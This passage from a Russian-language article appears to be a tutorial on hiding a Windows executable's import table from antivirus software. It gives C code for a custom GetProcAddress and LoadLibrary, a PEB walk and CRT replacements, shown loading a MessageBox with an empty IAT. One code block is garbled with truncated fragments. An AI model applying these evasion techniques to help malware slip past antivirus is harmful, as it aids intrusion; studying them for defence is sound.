    pLdrLoadDll myLdrLoadDll = (pLdrLoadDll)myGetProcAddress(hNtdll,
"LdrLoadDll");
    if (!myLdrLoadDll) {
        return NULL;
    }

    NTSTATUS status = myLdrLoadDll(NULL, 0, &ustrModule, &hModule);
    return (HMODULE)hModule;
}
```

В этом коде мы сначала получаем базовый адрес `ntdll.dll`, а затем через нашу кастомную `GetProcAddress()` находим адреса нужных функций, после чего загружаем DLL в процесс. Итоговый код программы стал чуть больше.

```
#include <Windows.h>
#include <winternl.h>

typedef int (WINAPI* MessageBoxWFunc)(
    HWND    hWnd,
    LPCWSTR lpText,
    LPCWSTR lpCaption,
    UINT    uType
    );

typedef NTSTATUS(NTAPI* pLdrLoadDll) (
    PWCHAR PathToFile,
    ULONG Flags,
    PUNICODE_STRING ModuleFileName,
    PHANDLE ModuleHandle
    );

typedef VOID(NTAPI* pRtlInitUnicodeString)(PUNICODE_STRING
DestinationString, PCWSTR SourceString);
int custom_strcmp(const char* str1, const char* str2) {
    while (*str1 || *str2) {
        if (*str1 < *str2) {
            return -1;
        }
        else if (*str1 > *str2) {
            return 1;
        }
        str1++;
        str2++;
    }
    return 0;
}
FARPROC myGetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule
+ dosHeader->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY exportDirectory = (
PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule +
        ntHeaders->OptionalHeader.DataDirectory[
IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule +
exportDirectory->AddressOfFunctions);
    WORD* addressOfNameOrdinals = (WORD*)((BYTE*)hModule +
exportDirectory->AddressOfNameOrdinals);
    DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory
->AddressOfNames);

    for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
        if (custom_strcmp(lpProcName, (const char*)hModule +
addressOfNames[i]) == 0) {
            return (FARPROC)((BYTE*)hModule + addressOfFunctions[
addressOfNameOrdinals[i]]);
        }
    }

    return NULL;
}


HMODULE MyLoadLibrary(LPCWSTR lpFileName) {
    UNICODE_STRING ustrModule;
    HANDLE hModule = NULL;

    HMODULE hNtdll = GetModuleHandle(L"ntdll.dll");
    pRtlInitUnicodeString RtlInitUnicodeString = (
pRtlInitUnicodeString)myGetProcAddress(hNtdll, "RtlInitUnicodeString"
);

    RtlInitUnicodeString(&ustrModule, lpFileName);

    pLdrLoadDll myLdrLoadDll = (pLdrLoadDll)myGetProcAddress(hNtdll,
"LdrLoadDll");
    if (!myLdrLoadDll) {
        return NULL;
    }

    NTSTATUS status = myLdrLoadDll(NULL, 0, &ustrModule, &hModule);
    return (HMODULE)hModule;
}

int main() {
    HMODULE user32Module = MyLoadLibrary(L"user32.dll");
    MessageBoxWFunc MessageBoxWPtr = (MessageBoxWFunc)(
myGetProcAddress(user32Module, "MessageBoxW"));
    MessageBoxWPtr(NULL, L"HI", L"HI", MB_OK);
    return 0;
}
```

Вновь компилируем, запускаем.



```
PS A:\ssd\ProjectsVS\Article\x64\Release> dumpbin /imports .\Article.exe
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\Article.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140002000 Import Address Table
             1400021F8 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                         28C GetModuleHandleW

  Summary

        1000 .pdata
        1000 .rdata
        1000 .text
PS A:\ssd\ProjectsVS\Article\x64\Release> |
```

Опять один импорт

Вот незадача, я снова забыл, что нельзя напрямую вызывать никакие функции. Продолжаем мозговой штурм. Что делает `GetModuleHandle()`? Функция принимает лишь имя библиотеки, а возвращает ее базовый адрес. Такую информацию можно достать из PEB (Process Environment Block). Вновь обращаемся к интернету и находим там нужный код.

```
HMODULE myGetModuleHandle(LPCWSTR lModuleName) {

  PEB* pPeb = (PEB*)__readgsqword(0x60);

  // For x86
  // PEB* pPeb = (PEB*)__readgsqword(0x30);

  PEB_LDR_DATA* Ldr = pPeb->Ldr;
  LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;

  LIST_ENTRY* pStartListEntry = ModuleList->Flink;

  WCHAR mystr[MAX_PATH] = { 0 };
  WCHAR substr[MAX_PATH] = { 0 };
  for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry !=
ModuleList; pListEntry = pListEntry->Flink) {

    LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)
pListEntry - sizeof(LIST_ENTRY));

    memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
    memset(substr, 0, MAX_PATH * sizeof(WCHAR));
    wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
    wcscpy_s(substr, MAX_PATH, lModuleName);
    if (cmpUnicodeStr(substr, mystr)) {
      return (HMODULE)pEntry->DllBase;
    }
  }

  // The needed DLL wasn't found
  printf("failed to get a handle to %s\n", lModuleName);
  return NULL;
}
```

Проблема в том, что здесь используются функции либо из CRT, либо те, которые будут отражаться в IAT. Заменяем `memset()`.

```
void* __cdecl custom_memset(void* Destination, int Value, size_t Size
) {
    unsigned char* p = (unsigned char*)Destination;
    while (Size > 0) {
        *p = (unsigned char)Value;
        p++;
        Size--;
    }
    return Destination;
}
```

Код моей кастомной функции прост: идет копирование в память нужного значения. Теперь заменяем `wcscpy_s()`.

```
wchar_t* custom_wcsncpy(wchar_t* dest, const wchar_t* src, size_t
count) {
    wchar_t* originalDest = dest;

    while (count > 0) {
        *dest = *src;
        if (*src == L'\0') {
            break;
        }
        dest++;
        src++;
        count--;
    }

    while (count > 0) {
        *dest = L'\0';
        dest++;
        count--;
    }

    return originalDest;
}

size_t custom_wcslen(const wchar_t* str) {
    if (str == nullptr) {
        return 0;
    }

    size_t length = 0;
    while (*str != L'\0') {
        length++;
        str++;
    }

    return length;
}
errno_t custom_wcscpy_s(wchar_t* dest, size_t destSize, const wchar_t
* src) {
    if (dest == nullptr || src == nullptr) {
        return EINVAL;
    }

    size_t srcLength = custom_wcslen(src);

    if (destSize < srcLength + 1) {
        return ERANGE;
    }

    custom_wcsncpy(dest, src, destSize);
    dest[srcLength] = L'\0';

    return 0;
}
```

Здесь чуть сложнее: сначала идет проверка на размер, после чего подсчет длины (увеличение счетчика до тех пор, пока не будет встречен `null byte` — конец строки), а затем копирование в память.

Для сравнения двух Unicode-строк автор использует функцию из `Shlwapi`.

```
int cmpUnicodeStr(WCHAR substr[], WCHAR mystr[]) {
  _wcslwr_s(substr, MAX_PATH);
  _wcslwr_s(mystr, MAX_PATH);

  int result = 0;
  if (StrStrW(mystr, substr) != NULL) {
    result = 1;
  }

  return result;
}
```

Мы такой роскошью не обладаем, поэтому вновь пишем код самостоятельно. Предлагаю просто по аналогии со `strcmp()` заменить `wcscmp()`.

```
int custom_wcscmp(const wchar_t* str1, const wchar_t* str2) {
    while (*str1 == *str2 && *str1 != L'\0') {
        str1++;
        str2++;
    }

    return *str1 - *str2;
}
```

Эта функция вернет `0`, если строки равны. Немного подебажив, я увидел, что в PEB ntdll представлен как `C:\Windows\SYSTEM32\ntdll.dll`, поэтому такое же значение и передаем нашей функции.

```
HMODULE hNtdll = myGetModuleHandle(L"C:\\Windows\\SYSTEM32\\ntdll.
dll");
```

Продолжение статьи →


← НАЧАЛО СТАТЬИ

МОЛЧИ И СКРЫВАЙСЯ

ПРЯЧЕМ IAT ОТ АНТИВИРУСА

Итоговый код проекта стал еще больше. Теперь для стандартного `MessageBox()` нужно целых 176 строк.


```
#include <Windows.h>
#include <winternl.h>

typedef int (WINAPI* MessageBoxWFunc)(
    HWND    hWnd,
    LPCWSTR lpText,
    LPCWSTR lpCaption,
    UINT    uType
    );

typedef NTSTATUS(NTAPI* pLdrLoadDll) (
    PWCHAR PathToFile,
    ULONG Flags,
    PUNICODE_STRING ModuleFileName,
    PHANDLE ModuleHandle
    );

typedef VOID(NTAPI* pRtlInitUnicodeString)(PUNICODE_STRING
DestinationString, PCWSTR SourceString);

wchar_t* custom_wcsncpy(wchar_t* dest, const wchar_t* src, size_t
count) {
    wchar_t* originalDest = dest;

    while (count > 0) {
        *dest = *src;
        if (*src == L'\0') {
            break;
        }
        dest++;
        src++;
        count--;
    }

    while (count > 0) {
        *dest = L'\0';
        dest++;
        count--;
    }

    return originalDest;
}

size_t custom_wcslen(const wchar_t* str) {
    if (str == nullptr) {
        return 0;
    }

    size_t length = 0;
    while (*str != L'\0') {
        length++;
        str++;
    }

    return length;
}

int custom_wcscmp(const wchar_t* str1, const wchar_t* str2) {
    while (*str1 == *str2 && *str1 != L'\0') {
        str1++;
        str2++;
    }

    return *str1 - *str2;
}

errno_t custom_wcscpy_s(wchar_t* dest, size_t destSize, const wchar_t
* src) {
    if (dest == nullptr || src == nullptr) {
        return EINVAL;
    }

    size_t srcLength = custom_wcslen(src);

    if (destSize < srcLength + 1) {
        return ERANGE;
    }

    custom_wcsncpy(dest, src, destSize);
    dest[srcLength] = L'\0';

    return 0;
}


int custom_strcmp(const char* str1, const char* str2) {
    while (*str1 || *str2) {
        if (*str1 < *str2) {
            return -1;
        }
        else if (*str1 > *str2) {
            return 1;
        }
        str1++;
        str2++;
    }
    return 0;
}
FARPROC myGetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)hModule;
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule
+ dosHeader->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY exportDirectory = (
PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule +
        ntHeaders->OptionalHeader.DataDirectory[
IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    DWORD* addressOfFunctions = (DWORD*)((BYTE*)hModule +
exportDirectory->AddressOfFunctions);
    WORD* addressOfNameOrdinals = (WORD*)((BYTE*)hModule +
exportDirectory->AddressOfNameOrdinals);
    DWORD* addressOfNames = (DWORD*)((BYTE*)hModule + exportDirectory
->AddressOfNames);

    for (DWORD i = 0; i < exportDirectory->NumberOfNames; ++i) {
        if (custom_strcmp(lpProcName, (const char*)hModule +
addressOfNames[i]) == 0) {
            return (FARPROC)((BYTE*)hModule + addressOfFunctions[
addressOfNameOrdinals[i]]);
        }
    }

    return NULL;
}

void* __cdecl custom_memset(void* Destination, int Value, size_t Size
) {
    unsigned char* p = (unsigned char*)Destination;
    while (Size > 0) {
        *p = (unsigned char)Value;
        p++;
        Size--;
    }
    return Destination;
}

HMODULE myGetModuleHandle(LPCWSTR lModuleName) {

    PEB* pPeb = (PEB*)__readgsqword(0x60);

    // For x86
    // PEB* pPeb = (PEB*)__readgsqword(0x30);

    PEB_LDR_DATA* Ldr = pPeb->Ldr;
    LIST_ENTRY* ModuleList = &Ldr->InMemoryOrderModuleList;
    LIST_ENTRY* pStartListEntry = ModuleList->Flink;

    WCHAR mystr[MAX_PATH] = { 0 };
    WCHAR substr[MAX_PATH] = { 0 };
    for (LIST_ENTRY* pListEntry = pStartListEntry; pListEntry !=
ModuleList; pListEntry = pListEntry->Flink) {
        LDR_DATA_TABLE_ENTRY* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*
)pListEntry - sizeof(LIST_ENTRY));

        custom_memset(mystr, 0, MAX_PATH * sizeof(WCHAR));
        custom_memset(substr, 0, MAX_PATH * sizeof(WCHAR));
        custom_wcscpy_s(mystr, MAX_PATH, pEntry->FullDllName.Buffer);
        custom_wcscpy_s(substr, MAX_PATH, lModuleName);
        if (custom_wcscmp(substr, mystr) == 0) {
            // Returning the DLL base address
            return (HMODULE)pEntry->DllBase;
        }
    }
}


HMODULE MyLoadLibrary(LPCWSTR lpFileName) {
    UNICODE_STRING ustrModule;
    HANDLE hModule = NULL;

    HMODULE hNtdll = myGetModuleHandle(L"C:\\Windows\\SYSTEM32\\
ntdll.dll");
    pRtlInitUnicodeString RtlInitUnicodeString = (
pRtlInitUnicodeString)myGetProcAddress(hNtdll, "RtlInitUnicodeString"
);

    RtlInitUnicodeString(&ustrModule, lpFileName);

    pLdrLoadDll myLdrLoadDll = (pLdrLoadDll)myGetProcAddress(hNtdll,
"LdrLoadDll");
    if (!myLdrLoadDll) {
        return NULL;
    }

    NTSTATUS status = myLdrLoadDll(NULL, 0, &ustrModule, &hModule);
    return (HMODULE)hModule;
}

int main() {
    HMODULE user32Module = MyLoadLibrary(L"user32.dll");
    MessageBoxWFunc MessageBoxWPtr = (MessageBoxWFunc)(
myGetProcAddress(user32Module, "MessageBoxW"));
    MessageBoxWPtr(NULL, L"HI", L"HI", MB_OK);
    return 0;
}
```



```
{ 0 };
try = pStartListEntry; pListEntry != ModuleList; pListEntry = pListEntry->Flink) {
* pEntry = (LDR_DATA_TABLE_ENTRY*)((BYTE*)pListEntry - sizeof(LIST_ENTRY));

 0, MAX_PATH * sizeof(WCHAR));
, 0, MAX_PATH * sizeof(WCHAR));
r, MAX_PATH, pEntry->FullDllName.Buffer);
tr, MAX_PATH, lModuleName);
bstr, mystr) == 0) {
 DLL base address.
pEntry->DllBase;

R lpFileName) {
e;

duleHandle(L"C:\\Windows\\SYSTEM32\\ntdll.dl
lInitUnicodeString = (pRtlInitUnicodeString)myGetProcAddress(hNtdll, "RtlInitUnicodeString");

trModule, lpFileName);

 = (pLdrLoadDll)myGetProcAddress(hNtdll, "LdrLoadDll");

oadDll(NULL, 0, &ustrModule, &hModule);
```

Наше чудо заработало!

Наконец в IAT стало пусто.




```
PS A:\ssd\ProjectsVS\Article\x64\Release> dumpbin /imports .\Article.exe
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\Article.exe

File Type: EXECUTABLE IMAGE

  Summary

        1000 .pdata
        1000 .rdata
        1000 .text
PS A:\ssd\ProjectsVS\Article\x64\Release>
```

Пустой IAT

Причем обрати внимание, что у тебя компилятор может выдавать ошибку `LNK1120`.

```
1>Source.obj : error LNK2001: неразрешенный внешний символ memset.
1>A:\SSD\ProjectsVS\Article\x64\Release\Article.exe : fatal error
LNK1120: неразрешенных внешних элементов: 1
```

Если это произошло, открывай раздел «Проект → Свойства» и отключай оптимизацию.



Конфигурация: Активная (Release)
Платформа: Активная (x64)
Диспетчер конфигураций...

Оптимизация: Отключено (/Od)
Развертывание подставляемых ф: По умолчанию
Включить подставляемые функции: Да (/Oi)
Предпочитать размер или скорос: Никакой
Опустить указатели на фреймы:
Включить волоконно-безопасные: Нет
Оптимизация всей программы: Нет

Оптимизация
Выберите параметр для оптимизации кода; выберите Custom, чтобы использовать особые параметры оптимизации. (/Od, /O1, /O2)

Отключение оптимизации

Осталось лишь навести немного красоты. Ведь это очень подозрительно, если у программы пустой IAT. Займемся IAT Camouflage.

IAT CAMOUFLAGE

